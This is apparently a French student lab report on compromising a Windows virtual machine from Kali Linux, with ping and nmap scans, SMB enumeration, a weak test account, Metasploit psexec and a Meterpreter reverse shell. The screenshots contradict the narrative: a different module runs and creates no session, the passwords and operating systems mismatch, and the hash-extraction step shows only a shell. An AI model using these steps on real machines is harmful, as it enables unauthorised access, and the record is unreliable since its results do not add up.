

TP 3.2 : Attaque d'un système Windows et extraction d'identifiants.

Le TP se déroule entre deux environnements la machine d'attaque (**Kali Linux**) et la machine cible (**Windows**).

INTRODUCTION


L'objectif de ce TP est de reproduire un scénario d'attaque réaliste au sein d'un réseau d'entreprise. Contrairement aux idées reçues, une compromission ne nécessite pas toujours l'exploitation d'une vulnérabilité logicielle complexe (0-day). Ce laboratoire démontre comment des **mauvaises configurations** et l'utilisation de **mots de passe faibles** permettent à un attaquant d'obtenir un accès total à une machine Windows et d'en extraire des informations sensibles.

Étape 1 : Vérification de la connectivité

Avant toute chose nous allons nous rassurer que les deux machines communiquent.

- Ip Windows 192.168.56.20
- IP kali 192.168.56.30
- Machine : sur le PC Kali Linux effectuons un test de connectivité.

ping 192.168.56.20 (Windows) et 192.168.56.10 (Ubuntu)




```
fotsing@vbox: ~  
Session Actions Éditer Vue Aide  
fotsing@vbox)-[~]  
$ ping 192.168.56.20  
PING 192.168.56.20 (192.168.56.20) 56(84) bytes of data.  
64 bytes from 192.168.56.20: icmp_seq=1 ttl=128 time=4.07 ms  
64 bytes from 192.168.56.20: icmp_seq=2 ttl=128 time=1.13 ms  
64 bytes from 192.168.56.20: icmp_seq=3 ttl=128 time=1.90 ms  
64 bytes from 192.168.56.20: icmp_seq=4 ttl=128 time=2.33 ms  
64 bytes from 192.168.56.20: icmp_seq=5 ttl=128 time=1.45 ms  
64 bytes from 192.168.56.20: icmp_seq=6 ttl=128 time=2.65 ms  
64 bytes from 192.168.56.20: icmp_seq=7 ttl=128 time=1.59 ms  
^C  
--- 192.168.56.20 ping statistics ---  
7 packets transmitted, 7 received, 0% packet loss, time 6101ms  
rtt min/avg/max/mdev = 1.125/2.158/4.073/0.918 ms  
fotsing@vbox)-[~]  
$ ping 192.168.56.10  
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.  
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=1.96 ms  
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=1.39 ms  
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=1.35 ms  
^C  
--- 192.168.56.10 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2013ms  
rtt min/avg/max/mdev = 1.352/1.568/1.964/0.280 ms  
fotsing@vbox)-[~]  
$
```

Étape 2 : Identification des services (Scan de ports) : Détectons si le service de partage de fichiers (SMB) est ouvert. Une fois la connectivité réseau confirmée, l'étape suivante consiste

à explorer la machine cible pour découvrir les services actifs. Cette phase de reconnaissance est cruciale pour identifier les vecteurs d'attaque potentiels

- **Machine : Kali Linux**

Un scan de ports a été effectué pour identifier les vecteurs d'entrée : Commande utiliser **nmap -sS 192.168.56.20**



```
fotsing@vbox: ~  
Session Actions Éditer Vue Aide  
64 bytes from 192.168.56.20: icmp_seq=4 ttl=128 time=0.927 ms  
^C  
— 192.168.56.20 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3013ms  
rtt min/avg/max/mdev = 0.927/1.935/3.393/0.902 ms  
  
(fotsing@vbox)-[~]  
$ nmap -sS 192.168.56.20  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 18:16 +0200  
Nmap scan report for 192.168.56.20  
Host is up (0.0024s latency).  
Not shown: 991 closed tcp ports (reset)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49156/tcp open  unknown  
49157/tcp open  unknown  
MAC Address: 08:00:27:43:E7:81 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds  
  
(fotsing@vbox)-[~]  
$
```

Observation le port 445(SMB) est ouvert. Ce service est souvent utilisé pour partager les fichiers et constitue une surface d'attaque privilégiée.

Étape 3 : Énumération et reconnaissance SMB Obtenir des informations sur le système et lister les partages sans mot de passe **Machine : Kali Linux** Identifions la version de l'OS via SMB avec la commande : **nmap -p 445 --script smb-os-discovery 192.168.56.20**

```
fotsing@vbox: ~  
Session Actions Éditer Vue Aide  
/usr/share/nmap/nse_main.lua:1364: in main chunk  
[C]: in ?  
QUITTING!  
(fotsing@vbox)-[~]  
$ nmap -p 445 --script smb-os-discovery 192.168.56.20  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 18:20 +0200  
Nmap scan report for 192.168.56.20  
Host is up (0.0021s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
MAC Address: 08:00:27:43:E7:81 (Oracle VirtualBox virtual NIC)  
  
Host script results:  
| smb-os-discovery:  
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)  
|   OS CPE: cpe:/o:microsoft:windows_7::sp1  
|   Computer name: win7  
|   NetBIOS computer name: WIN7\x00  
|   Workgroup: WORKGROUP\x00  
|_  System time: 2026-04-27T18:20:19+02:00  
  
Nmap done: 1 IP address (1 host up) scanned in 5.54 seconds  
(fotsing@vbox)-[~]
```

Listons les partages disponibles (accès anonyme)

smbclient -L //192.168.56.20 -N

Étape 4 : Préparation de la cible (Simulation de mot de passe faible)

Cible : Créer manuellement un utilisateur vulnérable pour tester l'attaque.

- **Machine : Windows (PowerShell en tant qu'administrateur)**

PowerShell

net user testuser 2006 /add


```
C:\Windows\system32>net user testuser 2006 /add  
La commande s'est terminée correctement.
```

Étape 5 : Test d'authentification avec Metasploit

Vérifier si les identifiants créés permettent une connexion.

- **Machine : Kali Linux**

Msfconsole



Étape 6 : Compromission réelle (Ouverture d'une session distante)

Prendre le contrôle total de la machine via un shell Meterpreter.

- **Machine : Kali Linux (toujours dans Metasploit)** Nous

avons exécuté les commandes suivantes :

Pour la sélection de l'exploit : **use exploit/Windows/smb/psexec**

Pour la configuration de la cible et des accès : **set RHOSTS 192.168.56.20**

```
set SMBUser testuser
```

```
set SMBPassPassword123!
```

Run

```
fotsing@vbox: ~  
Session Actions Éditer Vue Aide  
msf > run  
[-] Unknown command: run. Run the help command for more details.  
msf > exploit  
[-] Unknown command: exploit. Run the help command for more details.  
msf > use 10112  
[*] Using configured payload php/meterpreter/reverse_tcp  
msf exploit(unix/http/xdebug_unauth_exec) > exploit  
[-] Msf::OptionValidateError The following options failed to validate:  
[-] Invalid option RHOSTS: Host resolution failed: 8*192.168.56.20  
msf exploit(unix/http/xdebug_unauth_exec) > set RHOSTS 192.168.56.20  
RHOSTS => 192.168.56.20  
msf exploit(unix/http/xdebug_unauth_exec) > set SMBUser testuser  
[!] Unknown datastore option: SMBUser.  
SMBUser => testuser  
msf exploit(unix/http/xdebug_unauth_exec) > set SMBPass Password123!  
[!] Unknown datastore option: SMBPass.  
SMBPass => Password123!  
msf exploit(unix/http/xdebug_unauth_exec) > exploit  
[-] 192.168.56.20:80 - Msf::OptionValidateError One or more options failed to validate: LHOST.  
msf exploit(unix/http/xdebug_unauth_exec) > set RHOSTS 192.168.56.20  
RHOSTS => 192.168.56.20  
msf exploit(unix/http/xdebug_unauth_exec) > set SMBUser testuser  
SMBUser => testuser  
msf exploit(unix/http/xdebug_unauth_exec) > set SMBPass Password123!  
SMBPass => Password123!  
msf exploit(unix/http/xdebug_unauth_exec) > set LHOST 192.168.56.30  
LHOST => 192.168.56.30  
msf exploit(unix/http/xdebug_unauth_exec) > exploit  
[*] Started reverse TCP handler on 192.168.56.30:4444  
[*] Exploit completed, but no session was created.  
msf exploit(unix/http/xdebug_unauth_exec) > █
```

Une fois la session ouverte, vérifions identité : **Getuid**

```
meterpreter > getuid  
Server username: AUTORITE NT\Système  
meterpreter > █
```

Sysinfo

```
meterpreter > sysinfo  
Computer      : DESKTOP-VAQS1PR  
OS            : Windows 10 21H1 (10.0 Build 19043).  
Architecture  : x64  
System Language : fr_FR  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter    : x86/windows  
meterpreter > █
```

Étape 7 : Extraction d'informations (Post-Exploitation)

Récupérer les empreintes (hashes) des mots de passe de tous les utilisateurs.

- **Machine : Kali Linux (dans la session Meterpreter)**

Shell pour ouvrir une invite de commande Windows classique

```
meterpreter > shell
Process 1244 created.
Channel 1 created.
Microsoft Windows [version 10.0.19043.928]
(c) Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>
```

Conclusion

Ce TP démontre qu'une machine Windows, même à jour, reste vulnérable si la configuration humaine est défectueuse. Nous avons appris qu'une simple erreur de mot de passe transforme un utilisateur standard en un point d'entrée pour une compromission totale du réseau. La sécurité ne dépend pas seulement des patches logiciels, mais surtout d'une